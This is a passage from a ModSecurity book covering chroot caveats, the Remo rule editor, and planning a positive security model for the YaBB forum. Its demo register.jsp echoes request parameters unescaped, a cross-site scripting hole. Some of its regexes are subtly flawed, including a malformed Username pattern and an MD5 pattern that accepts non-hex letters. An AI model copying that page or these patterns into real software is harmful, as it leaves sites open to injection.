$ cp /lib/ld-linux.so.2 /chroot/lib/
```

Now let's try to access the page `jailtest.html` again. This time, we are rewarded with something other than a blank web page:

This shows that the chroot jail is working as expected, and the file `/testfile` is retrieved from the new root directory.

Chroot caveats

Using `SecChrootDir` works great for some setups, but not for others. If your site relies heavily on third-party modules or external programs (such as PHP or Perl) then trying to jail Apache may not be worth it because of all the extra effort required to get those external applications to work correctly while in jail. If you're just hosting plain HTML files, though, and want the extra security provided by a jailed Apache process then using `SecChrootDir` should be a straightforward process with a minimum of complications.

Here are some additional things to look out for when using `SecChrootDir`:

- Restarting Apache may not work as expected. If a command such as `apachectl restart` or `apachectl graceful` does not work, try stopping and then starting Apache using two separate commands.

- Similarly, sending a SIGHUP to Apache to make it restart will not work as expected, as the required modules may not be available inside the jail and if they are, ModSecurity will be attempting to perform a second `chroot()` call while already jailed, which will not work.

- Be aware of the preceding two points if you are running a log rotation script, and make sure that Apache does not die when log rotation takes place.

- Certain log files, such as the audit logging files present in the directory specified by `SecAuditLogStorageDir`, may be written inside the jail. This can cause problems with audit logging if you are using `mlogc` to send data to a ModSecurity console. Make sure you test that audit logging is still working properly after jailing Apache.

Make sure you check the Apache error log if anything goes wrong or you encounter unexpected behavior—most errors that occur after jailing Apache will generate an error that is logged there.

Summary

In this chapter we learned what a chroot jail is, and how it can help increase security by isolating a server process by placing it inside a "jail" confined to a specific directory. We saw an example of the kind of attack that could be used to gain access to a system once a remote hole has been found, and how a jail would have stopped the attack since the binaries required to complete the attack would not be available inside the jail.

We looked at the traditional way of putting a process in jail by using the `chroot` binary or the `chroot()` system call, and saw how ModSecurity helps simplify the process by working from within Apache to achieve the chroot functionality after Apache has initialized. Finally, we learned some caveats to watch out for when using `SecChrootDir`.

In the next chapter we will be looking at REMO, which is a graphical editor to create ModSecurity rules.

8
REMO

In this chapter we will look at Remo, which is a graphical tool to edit ModSecurity rules. Remo is a web application, which means you can access it from any browser once you have installed it. The fact that Remo is a web application with a graphical interface means that it is possible for users who are not familiar with the ModSecurity rule syntax to create ModSecurity rulesets.

Remo was created by Christian Folini and is an open source application released under the terms of the GNU General Public License. It is meant to help create ModSecurity rulesets tailored to specific web applications.

More about Remo

Remo—short for Rule Editor for ModSecurity—is a web application that allows you to create and edit ModSecurity rules in your browser using a graphical interface. Remo was created to help in the process of creating a positive security model to secure web applications. A positive security model means that we specify exactly what is allowed and then deny everything else. We will explore the positive security model further in the next chapter where we will be securing an entire web application using this concept, but for now let's see how Remo can help us achieve this goal.

Installation

Remo can be downloaded from the developer's site at `http://remo.netnea.com`. The application is written in the web application framework **Ruby on Rails** (**RoR**), and hence requires that Ruby is first installed before you can begin using it. Ruby is the programming language used to create Remo, and the actual web application framework—the "on Rails" bit—is also required. Fortunately, this is distributed together with Remo, so as long as you have Ruby installed and working you should be all set to start using Remo. Let's take a look now at how to install Remo.

The latest packaged release of Remo is version 0.2.0 beta, which is what we'll be downloading:

```
$ wget http://www.netnea.com/files/remo-0.2.0.tar.gz

Resolving www.netnea.com... 213.200.225.210
Connecting to www.netnea.com|213.200.225.210|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1698245 (1.6M) [application/x-gzip]
Saving to: `remo-0.2.0.tar.gz'

...

2009-05-26 11:33:34 (135 KB/s) - `remo-0.2.0.tar.gz' saved
[1698245/1698245]
```

The next step is unpacking the source code and moving it to an appropriate directory—we'll be using /usr/local/src:

```
$ tar xfvs remo-0.2.0.tar.gz
...
remo-0.2.0/db/migrate/005_add_remarks.rb
remo-0.2.0/db/migrate/010_fill_header_table.rb
remo-0.2.0/db/migrate/015_standard_domains.rb
remo-0.2.0/remo_development.db
remo-0.2.0/TODO
remo-0.2.0/log/

$ mv remo-0.2.0 /usr/local/src/
$ cd /usr/local/src/remo-0.2.0
```

Now we can invoke Ruby to start Remo (do this under an account other than the root account to avoid security problems):

```
$ ruby script/server
=> Booting WEBrick...
=> Rails application started on http://0.0.0.0:3000
=> Ctrl-C to shutdown server; call with --help for options
[2009-05-26 11:43:19] INFO  WEBrick 1.3.1
[2009-05-26 11:43:19] INFO  ruby 1.8.6 (2008-03-03) [i386-linux]
[2009-05-26 11:43:19] INFO  WEBrick::HTTPServer#start: pid=14081
port=3000
```

This starts up the Ruby on Rails web server called "WEBrick" on port 3000. Make sure you open up port 3000 in your firewall (if you are running one, and are accessing your server from outside the firewall) to allow access to the server. Then access the main Remo page at the following location:

```
http://yourserver:3000/main/index
```

You should see something similar to the following:

This is the main Remo interface. The left pane contains a log file analysis area, which we will cover in more detail later on, and the right pane is the area where request URIs are entered and the properties for each request are defined. Remo needs to be made aware of each page in the web application, together with the request parameters and cookies that each page takes.

Remo rules

Remo does not interfere with your already installed ModSecurity rules—instead, the ModSecurity ruleset is generated for you at the click of a button, and will need to be installed in the proper location on the server. You enter all the requests that you want to protect and they will show up in the right-hand pane. When you are ready to generate the ruleset, you click the image labeled **generate**, and your browser will download a complete ModSecurity ruleset that has been generated by Remo. We will now see how to make Remo aware of a page in a web application and how to generate and install the resulting ruleset.

Creating and editing rules

To see how Remo works we will create a simple page called `register.jsp`, which takes three parameters: `username`, `password`, and `form_id`. In our version, this page will simply print out the parameters passed to it, but in a real-world environment this could be a registration page for a forum, members only area, or similar.

We will use Remo to add rules that prevent people from submitting strange or malformed requests to this page. The positive security model that we will apply using Remo means that the username cannot contain characters such as the single quote character which could be used to try to exploit an SQL injection vulnerability.

This is the source code to the `register.jsp` page:

```
<%

  out.println("Username: " + request.getParameter("username") +
"<p>");
  out.println("Password: " + request.getParameter("password") +
"<p>");
  out.println("Form ID: " + request.getParameter("form_id"));

%>
```

To create ModSecurity rules and define allowed parameters for a page, you simply click the **new request** button. This creates a new request in the right-hand pane:

Each request protects a specific page in the web application. In this case, the name of the page is not yet defined—clicking **click-to-edit** makes the page name editable and allows us to input the name of the page this request concerns. In our case we will enter `/register.jsp` and click **Save** to save the entry. Once this is done we can click on the plus sign next to the request to expand all the options for it.

The settings for each page are divided into the following categories:

- **Headers**

  Contains options for all of the most common request headers—everything from `Accept` to `X-Forwarded-For`.

- **Query String Arguments**

  This section is for parameters passed to the page in the query string. This is what we'll be creating.

- **Cookies**

  Allows the creation of rules that determine which cookies are allowed.

- **Post Arguments**

  Controls arguments passed via POST requests. Defining an argument here means that it will not be possible to pass the argument in the query string.

In addition to the options available in each of these categories, you can control which type of request the rules are defined for—clicking on the **GET** text before the page name will result in a drop-down list being displayed with all the different HTTP methods (GET, POST, HEAD, and so on) available.

Note that if you add rules for a GET request to `/example.php` then that will result in GET being the only allowed method for the page. To allow POST (or other) requests to the page, add a new request for the same page and set the appropriate request method.

Continuing with our example, we want to let Remo know about the query string arguments that are passed to the page, so we click the icon next to the **Query String Arguments** heading to create a new argument. A new argument will appear and will be listed as **click-to-edit:click-to-edit**. The first part (before the colon) refers to the name of the argument, and the second part refers to the type of data allowed in the argument. Clicking the first part, entering **username** and clicking **Save** lets Remo know that the page takes a parameter called `username`.

Take a look at the following screenshot to see how things look so far:

The next step is to define what values are allowed for the `username` parameter. Clicking the remaining **click-to-edit** label will bring up a selection of pre-defined options. Each option represents a regular expression that controls what kind of data type is allowed in the argument value.

The following options are available. Most of them are fairly self-explanatory. In the following table, the regular expression associated with each option is listed together with the description in the right-hand column:

Option	Description and regex
Custom	Allows you to input a custom regular expression by clicking the plus sign next to the entry.
Anything, max. 16 characters	A string consisting of any characters, with a maximum length of 16 characters.
	Regex: `.{0,16}`
Base64, max. 16 characters	A Base64-encoded string with a maximum of 16 characters.
	Regex: `[0-9a-zA-Z+/]{0,16}={0,2}`
Email address	An email address.
	Regex: `[0-9a-zA-Z-_.]{1,32}\x40[0-9a-zA-Z-.]{1,32}`
Flag, max. single character	Zero or one characters (letters or digits) that act as a flag for a parameter (for example, 0 or 1 for a Boolean value).
	Regex: `[0-9a-zA-Z]{0,1}`
Hostname	A hostname, limited to a maximum of 64 characters.
	Regex: `[0-9a-zA-Z-.]{1,64}`
IP Address V4	A regular IP address.
	Regex: `\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}`
IP Address V6	An IPv6 IP address.
	Regex: `([0-9a-fA-F]{4}|0)(\:([0-9a-fA-F]{4}|0)){7}`
Integer, max. 16 characters	An integer with at most 16 digits.
	Regex: `\d{0,16}`
Letters/Numbers, max. 16 characters	A string consisting of letters and numbers, with a maximum length of 16 characters.
	Regex: `[0-9a-zA-Z]{0,16}`
Letters/Numbers, max. 32 characters	A string consisting of letters and numbers, with a maximum length of 32 characters.
	Regex: `[0-9a-zA-Z]{0,32}`

Option	Description and regex
Letters/Numbers/space/-/_, max. 16 characters	A string consisting of letters, numbers, spaces, dashes and underscores, with a maximum length of 16 characters.
	Regex: `[0-9a-zA-Z-\x20_]{0,16}`
Letters/Numbers/space/-/_, max. 32 characters	A string consisting of letters, numbers, spaces, dashes and underscores, with a maximum length of 32 characters.
	Regex: `[0-9a-zA-Z-\x20_]{0,32}`
Sessionid, alphanumerical, max. 16 characters	A session ID containing letters and digits, with a maximum length of 16 characters.
	Regex: `[0-9a-zA-Z]{1,16}`
Username	A username, limited to a maximum of 32 characters.
	Regex: `[0-9-a-zA-Z_-\]{0,32}`

We will select **Username** as the data type and then click **OK** to save the query string argument. There are now two arguments remaining for us to input—`password` and `form_id`, and we add them the same way, selecting **Anything, max. 16 characters** as the data type for the password, and **Letters/numbers, max. 32 characters** for the form ID.

Installing the rules

Once we have finished editing the request in Remo, we need to generate and install the ruleset so that ModSecurity can take advantage of the new rules. Clicking the **generate** button in the Remo interface will generate a ModSecurity configuration file and the web browser will open a download dialog box for it. You can download and open the file in a standard text editor.

The ruleset that Remo generates is complete and ready to use as it is. This means that all the necessary configuration directives such as `SecRuleEngine` and `SecRequestBodyAccess` are already defined. If your Apache configuration is set to load all configuration files in a specific directory (via an Apache directive such as `Include conf.d/*.conf`) then all that is needed is to save the Remo configuration file in the configuration file directory (`conf.d` in this case), making sure it has the right extension (`.conf`).

An existing ModSecurity configuration file would conflict with the new Remo file, so we will have to disable any existing configuration file. If a configuration file directory is used then this can be achieved by simply renaming the original configuration file extension to something else since Apache will only load configuration files with the right extension.

After installing the new Remo-generated ruleset file it's time to test the new rules, so let's restart Apache:

```
$ apachectl restart
apachectl: Configuration syntax error, will not run "restart":
Syntax error on line 23 of /etc/httpd/conf.d/remo.conf:
ModSecurity: Failed to open debug log file: /var/log/apache2/modsec_
debug.log
```

That didn't work as expected. The `SecDebugLog` directive does not specify the correct path to the Apache log file directory, so let's adjust that path and also the one used for `SecAuditLog` and then and try restarting again. This time the restart should work and we can try out our new rules.

Now let's try to access the page `/register.jsp`, providing it with the correct parameters:

Instead of the expected page returning the values of the query string parameters, we get a **501—Method Not Implemented** error page. Let's look in the Apache error log file to see if there's any explanation. This is the last line of the error log:

```
ModSecurity: Access denied with code 501 (phase 2). Match of "rx
^()$" against "REQUEST_COOKIES_NAMES:JSESSIONID" required. [file
"/etc/httpd/conf.d/remo.conf"] [line "92"] [id "1"] [msg "Strict
cookieparametercheck: At least one request cookieparameter is not
predefined for this path."] [severity "ERROR"] [hostname "bytelayer.
com"] [uri "/register.jsp"] [unique_id "DEA8wF5MziQAABDFAToAAAAF"]
```

The error message is a little obscure, but the reason for the error is that the Remo ruleset does not recognize one of the cookies the web browser is sending to the server. In this case it's the Java session ID cookie `JSESSIONID`.

There are two ways to resolve this problem: Disabling the strict cookie check, or making Remo aware of each cookie the site uses. Since we want to implement a positive security model here, we'll go with the latter option and add the JSESSIONID cookie in the Remo interface:

Since Tomcat session IDs are 32 characters long we set the value type to **Letters/ numbers, max. 32 characters** and click **OK**. Now enabling the new ruleset works better, and the page is displayed correctly:

The Remo ruleset is configured so that any request which does not match a specified location is denied by default. This is in keeping with the positive security model. The rule that blocks access to unknown locations is at the bottom of the ruleset and looks like this:

```
<LocationMatch "^/.*$">
   SecAction "deny,status:501,severity:3,msg:'Unknown request. Access
denied by fallback rule.'"
</LocationMatch>
```

To protect the locations for which you have entered a configuration in Remo, but still allow access to other pages, simply comment out these three lines.

Analyzing log files

The left-hand side of the Remo window contains the log file area. This allows you to import a ModSecurity audit log file into Remo to see why requests are being denied. This is helpful when the Remo ruleset blocks access to a page even though you think everything has been properly defined. We encountered one such situation in the previous example, where Remo was not aware that a session ID cookie was being used and hence blocked the request. We used the Apache error log file to diagnose the problem; however, we could also have used the Remo log file area.

To import an audit log file into Remo, you need to have the file saved on the computer from which you are accessing Remo. You can then click the **import logfile** icon and specify the path to the file. Clicking **Load** uploads the log file to the server, where Remo will start analyzing it. A view of those requests that have been denied will be displayed:

In this case we'd like to know why the request for `/register.jsp` is failing, so we click on **view 1** and are presented with the following page:


```
GET /register.jsp

The request fails against the present ruleset due to one or multiple parameters.


File, Request number:  audit.txt, #1
Status:  501 Method
ModSecurity Message:
Access denied with code 501 (phase 2). Match of "rx ^()$" against
"REQUEST_COOKIES_NAMES:JSESSIONID" required. [file "/etc/httpd/conf.d
/remo.conf"] [line "92"] [id "1"] [msg "Strict cookieparametercheck: At least one
request cookieparameter is not predefined for this path."] [severity "ERROR"]


Missing mandatory parameters:  None. All mandatory parameters present.
```

We see that all the mandatory parameters (`username`, `password`, and `form_id`) are present in the request, which is good. However, a little further down, we discover why the request was denied by the ruleset:


```
Cookie Parameters
JSESSIONID:  63E65AF976F003C43CCE03D46907C806
```

The `JSESSIONID` cookie is being sent, even though Remo is not aware of it, and this is the cause of the error. Fixing the problem is now a simple matter of adding the cookie in the **Cookies** section for the page and generating a new ruleset.

We can see that using the log file are in Remo is a more user friendly alternative to debugging the generated ruleset than using the Apache error log file, as the cause for each failed request is clearly displayed.

Configuration tweaks

Remo's configuration data is contained in the file `remo_config.rb` in the root directory for the Remo source code (`/usr/local/src/remo-0.2.0` in our example). This file can be edited to tweak the Remo configuration. For example, if you want to add a custom data field to the drop-down boxes in Remo, then this is easy to accomplish. Simply find the "standard domains" mapping that looks like this:

```
# Standard domain to regex mapping
  STANDARD_DOMAINS = {
    # name - value pairs
    "Hostname" => '[0-9a-zA-Z-.]{1,64}',
    "IP Address V4" => '\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}',
    ...
```

and add your own entry to the list. For example, if you wanted a data type for an MD5 sum, you could add the following line to `STANDARD_DOMAINS`:

```
"MD5 Sum" => '[0-9a-zA-Z]{32}',
```

This will add a new data type called `MD5 Sum`, with a regular expression that allows a 32-character string of digits and letters. Remo also needs to know that this new data type should be displayed in the default drop-down list, and this is accomplished by adding the new `MD5 Sum` string to the array called `common_domains`, like so:

```
common_domains = ["Custom"] +
    ["Hostname",
    "MD5 Sum",
    "IP Address V4",
    ...
```

The new **MD5 Sum** data type will now be available in the data type drop-down list for all the various properties of requests:

The configuration file also allows you to change things such as the default error code for denied requests—this is done by changing the following line to contain the HTTP status code you would like to be used:

```
HTTP_DEFAULT_DENY_STATUS_CODE = "501"
```

Do take the time to get acquainted with the configuration file if you're using Remo—you don't need to know Ruby to edit it since most of the settings are easy to change by just looking through the file and noting the general format for how each of the settings are stored. Also look at the files `append-file.conf` and `prepend-file.conf`, as those contain the ModSecurity configuration Remo uses before and after the main ruleset. You can edit these files to suit your needs, for example by including your own ModSecurity configuration settings, which means you will get a custom-tailored configuration file when Remo generates its ruleset.

Summary

In this chapter we looked at Remo, which is a web application to create and edit ModSecurity rules. We learned how Remo can be used to apply a positive security model to a web application, meaning that we specify exactly what is allowed and deny everything else. This is a more secure approach than a negative security model, which blocks only that which is explicitly defined as malicious traffic. After this we looked at the Remo interface, and how to use it. Finally, we saw how to use the log file area in Remo to debug failed requests and how to tweak the Remo configuration to for example add new standard data values.

In the next chapter we will be applying the positive security model to lock down a web discussion forum.

9
Protecting a Web Application

In this chapter, we will use the knowledge we have gained about ModSecurity to implement a protective ruleset for a real-world web application. The ruleset will be based on a positive security model, so anything which is not explicitly allowed through will be denied. You can compare the positive security model to a bouncer standing guard at a popular club. In his hand he has a list of all the celebrities that are allowed into the club. Anyone not on this list is denied entry. The positive security model works the same way—we explicitly define what is allowed and reject everything else.

We encountered the positive security model in the previous chapter when we saw how it could be implemented using the graphical Remo tool. However, for this chapter we will write the rules by hand to get a feel for how the details of this sort of security model are implemented in practice.

Considerations before beginning

Before implementing a positive security model for a web application, you need to weigh the pros and cons of this kind of model to determine whether or not it will be worthwhile to implement. There are some distinct advantages and disadvantages that come with the positive security model, and depending on the circumstances for each unique web application and the environment in which it exists, implementing it may not always be the best solution. Let's take a look at some of the advantages and drawbacks of this security model.

Advantages of implementing a positive security model:

- High security
- Protection against new and unknown forms of attack
- The web application gets only data it knows how to handle as input, as opposed to being forced to accept any input that the user or an attacker provides

- The model has the ability to protect third-party web applications without modifying their source code, and to protect legacy applications that are no longer supported

- If a vulnerability is discovered that could still pass through the positive security model then guarding against it could be as simple as removing a single allowed character from the rule for an argument value

Drawbacks of implementing a positive security model:

- Requires detailed knowledge of the web application you want to protect

- Changes in the web application may cause it to break unless the security model is updated

- Misimplementation, or failing to model uncommon use cases, may also break the web application

- Takes a significant amount of time and effort

For the reasons just mentioned, you should probably think twice about implementing a positive security model for any web application that requires constant updates, or that is still in ongoing development. Each and every time an application is patched or updated, there is a risk that some functionality will not work with the implemented security model and thus break a part of the application. However, for mature web applications that rarely change implementing a positive security model can be an excellent choice.

Implementing the security model requires a lot of testing to make sure the web application still works as intended after the model is in place. Therefore, you would probably not want to implement the ruleset on a live application with existing users. It's much better to create a copy of the web application on a different server, develop the ruleset so that it can be verified to be working on the copy, and then apply it to the live application.

The web application

The web application we will be protecting is the discussion forum YaBB, short for "Yet Another Bulletin Board". YaBB has been around since the year 2000, and used to be one of the most popular discussion forums—long before the term "web application" became as popular as it is today. YaBB is written in the Perl programming language, and relies on plain-text files to store data, so no fancy database connections are needed to get it working.

Over the years, YaBB has had a number of security problems (as any forum software that has been around this long would). Many of these vulnerabilities have been a result of "creative" query string arguments being passed to the web application, leading to unexpected behavior which in the end could be exploited by an attacker. If you are running YaBB on any of your sites then securing it using a positive security model would be an excellent way to protect against these sort of exploits.

YaBB is available at `http://yabbforum.com` and the version we will be installing and securing is version 2.4. The following screenshot shows you what a typical YaBB installation looks like:

Installation instructions for YaBB on Linux are available at `http://codex.yabbforum.com/YaBB.pl?num=1216527632`. As long as your system meets the requirements outlined at `http://www.yabbforum.com/requirements.php` then installation should be straightforward.

Groundwork

No matter what sort of web application you want to protect, there is some preparatory work that needs to be done before you can get down to the details of writing rules. We will shortly learn about a four-step process to implement the positive security model, but even before beginning this process, some helpful information to have on hand is the following:

- Language the web application is written in
- Source code to the web application
- Test accounts, including privileged accounts for any restricted/administrative parts of the application
- Thorough knowledge of the user actions available in the application (make sure you are familiar with the application and know the actions a user would typically perform when working with it)

In our case, we have all of the source code readily available since the forum software is written in Perl. YaBB ships with a default administrative account that has full privileges—this will be valuable for testing all the features of the forum.

Let's now take a look at the four-step process of implementing the security model.

Step 1: Identifying user actions

The first step in working out the model for the web application is to identify which actions a user can take. In the case of our web forum, this includes simple things such as displaying the main board index to more complex actions such as updating the user profile.

The purpose of this step is to create a list of "known good" user actions around which we can then build the security model. The final result should be that each legitimate user action is allowed while everything else is blocked.

This step is important and it requires a very good understanding of the web application you want to protect. Ideally, you would want to be intimately familiar with how to use the web application as well as have access to the source code for it.

When this step is completed, you should have a list of the user actions available for the web application, and this list then forms the basis for the subsequent steps that aim to find out the details on each action so that the protective model can be created.

Step 2: Getting detailed information on each action

The second step in creating the security model is analyzing each user action to see what the legitimate traffic between the web browser and server look like when a user performs the action.

To find these details we need a way to intercept requests so that things such as headers and request method can be examined. Something that is very helpful here is a HTTP debugging proxy. This is a program that acts as a proxy between the web browser and the web server, and allows you to see detailed information about each request.

If you are using Microsoft Windows then one excellent free web debugging proxy is Fiddler, available at `http://www.fiddler2.com/fiddler2/`. For Linux, one alternative is Ethereal, available at `http://www.ethereal.com`.
